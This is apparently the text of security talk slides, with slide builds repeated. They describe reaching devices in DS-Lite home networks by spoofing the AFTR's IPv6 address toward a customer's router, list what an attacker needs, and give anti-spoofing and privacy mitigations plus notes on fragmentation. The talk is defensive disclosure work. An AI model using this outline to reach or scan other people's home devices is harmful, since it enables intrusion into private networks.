- IPv6 address of the AFTR which is used by the CPE

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream
- Works not with TCP directly, (the SYN-ACK will be received after sending a SYN to a private IPv4 address); however, some AFTRs have an integrated *stateful inspection* firewall, SYN-ACK will not be received because the firewall drops such packets
- But: port scanning in general is possible

Requirements for the attacker

- System with Dual-Stack on the Internet
- IPv6 address of a CPE from a DS-Lite customer
- IPv6 address of the AFTR which is used by the CPE
- IPv4 address of a device in the home network

Attacking all your IPv4 devices at home

- Works with UDP and ICMP if only one packet is needed, with time it should be possible to implement a modified IP stack, which can detect packets, which are assigned to the same data stream
- Works not with TCP directly, (the SYN-ACK will be received after sending a SYN to a private IPv4 address); however, some AFTRs have an integrated *stateful inspection* firewall, SYN-ACK will not be received because the firewall drops such packets
- But: port scanning in general is possible

Requirements for the attacker

- System with Dual-Stack on the Internet
- IPv6 address of a CPE from a DS-Lite customer
- IPv6 address of the AFTR which is used by the CPE
- IPv4 address of a device in the home network
- Possibility to spoof the IPv6 address from the AFTR against the CPE

Measurements

Measurements

Customers

Measurements

Customers

- Do not publish your IPv6 address of the CPE

Measurements

Customers

- Do not publish your IPv6 address of the CPE
- Protect all devices in your home network

Measurements

Customers

- Do not publish your IPv6 address of the CPE
- Protect all devices in your home network

Access Providers

Measurements

Customers

- Do not publish your IPv6 address of the CPE
- Protect all devices in your home network

Access Providers

Enable Anti Spoofing as much as you can:

Measurements

Customers

- Do not publish your IPv6 address of the CPE
- Protect all devices in your home network

Access Providers

Enable Anti Spoofing as much as you can:

- Border Router (BGP)

Measurements

Customers

- Do not publish your IPv6 address of the CPE
- Protect all devices in your home network

Access Providers

Enable Anti Spoofing as much as you can:

- Border Router (BGP)
- Devices between CPE and AFTR

Measurements

Customers

- Do not publish your IPv6 address of the CPE
- Protect all devices in your home network

Access Providers

Enable Anti Spoofing as much as you can:

- Border Router (BGP)
- Devices between CPE and AFTR
- Devices between other parts of the provider network and the AFTR (especially if the provider offers dedicated or virtual servers)

Measurements

Customers

- Do not publish your IPv6 address of the CPE
- Protect all devices in your home network

Access Providers

Enable Anti Spoofing as much as you can:

- Border Router (BGP)
- Devices between CPE and AFTR
- Devices between other parts of the provider network and the AFTR (especially if the provider offers dedicated or virtual servers)

CPE vendors

Measurements

Customers

- Do not publish your IPv6 address of the CPE
- Protect all devices in your home network

Access Providers

Enable Anti Spoofing as much as you can:

- Border Router (BGP)
- Devices between CPE and AFTR
- Devices between other parts of the provider network and the AFTR (especially if the provider offers dedicated or virtual servers)

CPE vendors

Protect your logfiles of CPE firmware updates, because these logs contain the IPv6 addresses of CPEs

Service Providers: Enable IPv6 (Dual-Stack)

Service Providers: Enable IPv6 (Dual-Stack)

Why? I've only serving TCP services?

Service Providers: Enable IPv6 (Dual-Stack)

Why? I've only serving TCP services?

- With the encapsulated IPv4 in IPv6 the entire packet will increase for 40 Bytes (the additional IPv6 header)

Service Providers: Enable IPv6 (Dual-Stack)

Why? I've only serving TCP services?

- With the encapsulated IPv4 in IPv6 the entire packet will increase for 40 Bytes (the additional IPv6 header)
- What happens, if the IPv4 packet has a size near to the MTU?

Service Providers: Enable IPv6 (Dual-Stack)

Why? I've only serving TCP services?

- With the encapsulated IPv4 in IPv6 the entire packet will increase for 40 Bytes (the additional IPv6 header)
- What happens, if the IPv4 packet has a size near to the MTU?
- RFC 6333 (6.3 "Fragmentation and Reassembly"): *Fragmentation MUST happen after the encapsulation on the IPv6 packet. Reassembly MUST happen before the decapsulation of the IPv6 header.*
- RFC 2473 (7.2 "IPv4 Tunnel Packet Fragmentation"): *the tunnel entry-point node encapsulates the original packet, and subsequently fragments the resulting IPv6 tunnel packet into IPv6 fragments that do not exceed the Path MTU to the tunnel exit-point*

Service Providers: Enable IPv6 (Dual-Stack)

Why? I've only serving TCP services?

- With the encapsulated IPv4 in IPv6 the entire packet will increase for 40 Bytes (the additional IPv6 header)
- What happens, if the IPv4 packet has a size near to the MTU?
- RFC 6333 (6.3 "Fragmentation and Reassembly"): *Fragmentation MUST happen after the encapsulation on the IPv6 packet. Reassembly MUST happen before the decapsulation of the IPv6 header.*
- RFC 2473 (7.2 "IPv4 Tunnel Packet Fragmentation"): *the tunnel entry-point node encapsulates the original packet, and subsequently fragments the resulting IPv6 tunnel packet into IPv6 fragments that do not exceed the Path MTU to the tunnel exit-point*
- As the number of packets increases, the performance will decrease (in general)

Thank You for Your Attention

E-Mail

micha.borrmann@syss.de
PGP fingerprint: 6897 7B33 B359 B8BA 0884 969F FC67 EBA9 1B51 128A